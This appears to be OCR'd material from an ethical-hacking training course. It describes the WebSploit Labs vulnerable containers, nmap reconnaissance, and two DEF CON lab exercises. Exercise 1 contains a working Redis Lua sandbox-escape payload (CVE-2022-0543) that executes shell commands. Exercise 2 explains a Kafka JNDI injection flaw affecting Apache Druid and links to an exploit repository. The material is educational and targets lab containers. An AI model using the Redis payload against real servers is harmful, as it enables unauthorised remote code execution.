BECOMING A HACKER

INTERMEDIATE to ADVANCED

Access the Lab at: https://becomingahacker.com
Website: https://becomingahacker.com/training

Chris McCoy & Omar Santos

Agenda

Segment	Presenter
Introductions and Logistics	Both
Advanced Reconnaissance Techniques	Chris
Intermediate to Advanced Web Application Hacking	Omar
Introduction to Network Hacking	Chris
Intermediate to Advanced Post-Exploitation Techniques	Omar
Using AI for Hacking and Cybersecurity Operations	Omar

Lab Logistics

All logistics information are available at: https://becomingahacker.com/training

Resources


The following are several resources for this training:

WebSploit Labs

https://websploit.org

WebSploit Labs is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking, Bug Hunting, Incident Response, Digital Forensics, and Threat Hunting training sessions. WebSploit Labs includes several intentionally vulnerable applications running in Docker containers on top of Kali Linux or Parrot Security OS, several additional tools, and over 10,000 cybersecurity resources.

WebSploit Labs has been used by many colleges and universities in different countries. It comes with over **500** distinct exercises!


WEBSPLOIT CONTAINERS
LEVEL
BEGINNER TO INTERMEDIATE
LEVEL
INTERMEDIATE TO ADVANCED
WebGoat
(10.6.6.11)
JuiceShop
(10.6.6.12)
DVWA
(10.6.6.13)
Mutilidae_2
(10.6.6.14)
DVNA
(10.6.6.15)
Hackazon
(10.6.6.16)
Docker Bridge
(10.6.6.1/24)
hackme-rtov
(10.6.6.17)
Mayhem
(10.6.6.18)
Safemode
(10.6.6.19)
galatic-archives
(10.6.6.20)
yascon
(10.6.6.21)
SecretCorp Branch 1
(10.6.6.22)
Gravemind
(10.6.6.23)
DC30_01
(10.6.6.24)
DC30_02
(10.6.6.25)
Y-wing
(10.6.6.26)
DC31_01
(10.7.7.21)
Docker Bridge 2
(10.7.7.1/24)
DC31_02
(10.7.7.22)
DC31_03
(10.7.7.23)

To obtain the status of each docker container you can use the `sudo docker ps` command.

You can also use the **`containers`** script from the command line, as demonstrated below:


```
┌─[omars@websploit]─[~]
└──╼ $containers
```

Output:

```
| rtv-safemode            |  10.6.6.19 |
| galactic-archives       |  10.6.6.20 |
| yascon-hackme           |  10.6.6.21 |
| secretcorp-branch1      |  10.6.6.22 |
| gravemind               |  10.6.6.23 |
| dc30_01                 |  10.6.6.24 |
| dc30_01                 |  10.6.6.25 |
| y-wing                  |  10.6.6.26 |
| api_gateway (manual)    |  10.6.7.3  |
| etcd (for api_gateway)  |  10.6.7.4  |
+-------------------------+------------+
The following are the running containers with their associated ports:
NAMES                PORTS                STATUS
yascon-hackme        80/tcp               Up About a minute
dc30_01              22/tcp, 3000/tcp     Up About a minute
dc30_02                                   Up About a minute
juice-shop           3000/tcp             Up About a minute
secretcorp-branch1   80/tcp               Up About a minute
mutillidae_2         80/tcp, 3306/tcp     Up About a minute
Y-wing               3000/tcp             Up About a minute
rtv-safemode         80/tcp, 3306/tcp     Up About a minute
dc31_03              9090/tcp             Up About a minute
hackme-rtov          80/tcp               Up About a minute
gravemind                                 Up About a minute (healthy)
webgoat              8080/tcp, 9090/tcp   Up About a minute
dc31_01                                   Up About a minute
mayhem               22/tcp, 80/tcp       Up About a minute
dc31_02              8888/tcp             Up About a minute
dvwa                 80/tcp               Up About a minute
hackazon             80/tcp               Up About a minute
dvna                                      Up About a minute
galactic-archives    5000/tcp             Up About a minute
```

What Ports are Used by Each Web Application?

Perform a quick **nmap** scan against the **10.6.6.0/24** subnet to find out the open ports at each target container, as demonstrated below:



Network Academy Ethical Hacking Full Course

https://skillsforall.com/course/ethical-hacker?courseLang=en-US

This course is designed to prepare you with an Ethical Hacker skill set and give you a solid understanding of offensive security. You will become proficient in the art of scoping, executing, and reporting on vulnerability assessments, while recommending mitigation strategies. Follow

an engaging gamified narrative throughout the course and get lots of practice with hands-on labs inspired by real-world scenarios.


After completing this course, continue your cybersecurity career in offensive security as an ethical hacker or penetration tester. Or use this course to strengthen your defensive security knowledge. By understanding the mindset of threat actors, you will be able to more effectively implement security controls and monitor, analyze, and respond to current security threats.

H4CKER GitHub Repository

https://hackerrepo.org
This repository includes thousands of resources related to ethical hacking, bug bounties, digital forensics and incident response (DFIR), artificial intelligence security, vulnerability research, exploit development, reverse engineering, and more.

Exercise 1: Hacking DC31_01


As you may know, I co-founded and I am one of the leads of the DEF CON Red Team Village. Thanks to the Red Team Village Team, every year the event has been a great success. We focus on hands-on activities and workshops. At DEF CON 31's Red Team Village, I introduced three intentionally vulnerable applications running in WebSploit Labs (containers DC31_01, DC31_02, and DC31_03).



Let's start with **DC31_01**. This is the easiest of the three exercises in the topology above.
A basic nmap scan shows that the application is running Redis (or at least listening on TCP port 6379.

```
┌──(root㉿websploit)-[~]
└─# nmap -sS -p- 10.7.7.21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 15:01 EDT
Nmap scan report for 10.7.7.21
Host is up (0.0000090s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
6379/tcp open  redis
MAC Address: 02:42:0A:07:07:15 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

You can use the `redis-cli` utility to connect to the Redis instance and perform some additional basic reconnaissance, as shown below:



The `redis-cli` command is a command-line interface tool used to interact with Redis, an open-source in-memory data store. It provides a way to send commands to a running Redis server for tasks such as setting and retrieving key-value pairs, managing data structures like lists, sets, and hashes, performing operations on sorted sets, and accessing server information.

Through the `redis-cli`, users can manage and query data stored in Redis, making it a fundamental tool for developers, administrators, and anyone working with Redis-based applications.
The `redis_version` shows that DC31_01 is running a vulnerable version of Redis (version 5.0.7). This version is affected by a Lua Sandbox Escape and Remote Code Execution


vulnerability (CVE-2022–0543). This vulnerability is also part of CISA's Known Exploited Vulnerabilities (KEV) catalog. This article explains the details of the vulnerability.

Redis uses static linking of Lua, resulting in the absence of certain functions like `luaopen_package` and `luaopen_os` within the Redis binary due to non-usage. Additionally, Redis upstream includes and initializes external libraries lua-bitop and lua-cjson, which deviate from standard Lua components.

In contrast, in Debian, Lua is dynamically loaded by Redis, and `lua-bitop` along with `lua-cjson` are treated as separate packages that are loaded upon initialization of the Lua interpreter. Although steps were taken to clear the module and require Lua variables during interpreter initialization, the package variable wasn't cleared, leading to a vulnerability.

To exploit this you can use the following eval command in the `redis-cli`:

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
```



Exploiting the Redis vulnerability in WebSploit Labs

This line of code is using the Redis EVAL command to execute a Lua script within the Redis environment. The purpose of this script appears to be invoking a sequence of actions related to the Lua scripting capabilities:

1. `local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");` : This part attempts to dynamically load the Lua I/O library (`luaopen_io`) from the specified file path.
2. `local io = io_l();` : The loaded library is invoked to create an instance of the I/O module (io), which provides functions for input and output operations.
3. `local f = io.popen("id", "r");`: This line uses the I/O module to execute a command (`id`) in a subshell. It opens a process and establishes a connection to its standard input and output.
4. `local res = f:read("*a");`: The script reads the entire output of the executed command (in this case, the output of the id command) from the opened process.
5. `f:close();`: After reading the output, the script closes the connection to the subshell process.


6. `return res`: The final result returned by the script is the output obtained from the id command executed earlier. In this case, the id command shows that the current user is `root`.

Exercise 2: Hacking DC31_02

The application `DC31_02` is configured with the IP address `10.7.7.22`. Let's do a quick recon and do a TCP SYN scan:

```
┌──(root㉿websploit)-[~]
└─# nmap -sS 10.7.7.22
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 15:32 EDT
Nmap scan report for 10.7.7.22
Host is up (0.0000090s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
8082/tcp open  blackice-alerts
8083/tcp open  us-srv
8888/tcp open  sun-answerbook
MAC Address: 02:42:0A:07:07:16 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

┌──(root㉿websploit)-[~]
└─#
```


TCP ports 8080, 8081, 8082, 8083, and 8888 are open. If you navigate to the application using your web browser on port 8080, you get the following message:



Eclipse Jetty is a Java-based web server and servlet container that's primarily used for serving web applications and Java Servlets. It's known for its lightweight and embeddable nature, making it suitable for applications ranging from small-scale web services to large-scale enterprise systems. Jetty provides features for handling HTTP requests, managing sessions, and serving static content, making it a versatile choice for web application development and deployment.

What about the other ports?


If you navigate to 10.7.7.22 on port 8081 using your browser, you can access the Apache Druid console.



Apache Druid is an open-source analytics data store designed for quickly querying and analyzing large volumes of data in real-time. It's optimized for sub-second queries and interactive exploration of data. Druid is particularly well-suited for use cases involving OLAP (Online Analytical Processing) workloads, where fast query performance and data summarization are essential.

In the context of data processing, it's possible to use both Kafka and Druid together in a data pipeline. Kafka can be used to ingest and stream data from various sources into Druid for real-time analytics. Kafka acts as a buffer and transport mechanism for data, while Druid handles the querying and analysis of that data.

If you connect via port 8888 and then navigate to `Services`, you can see all the different ports and their usage in the Druid console:



In versions prior to 3.3.2, a vulnerability related to JNDI injection exists within Apache Kafka clients. If an attacker manages to configure the `sasl.jaas.config` property of any of the connector's Kafka clients with `com.sun.security.auth.module.JndiLoginModule`, it can enable the server to connect to the attacker's LDAP server and process the LDAP response. This situation allows the attacker to execute java deserialization gadget chains on the Kafka connect server, leading to potential unrestricted deserialization of untrusted data or Remote Code Execution (RCE) vulnerabilities if specific gadgets are present in the classpath.

Given that this issue affects a Java library, the search extends to identify real-world software utilizing kafka-clients. One such software is Apache Druid, which relies on kafka-clients to establish connections with its data sources.

This vulnerability is addressed in CVE-2023–25194. There is a proof of concept exploit at the following GitHub repository.
https://github.com/zzwlpx/JNDIExploit
The GitHub repo is in Chinese.

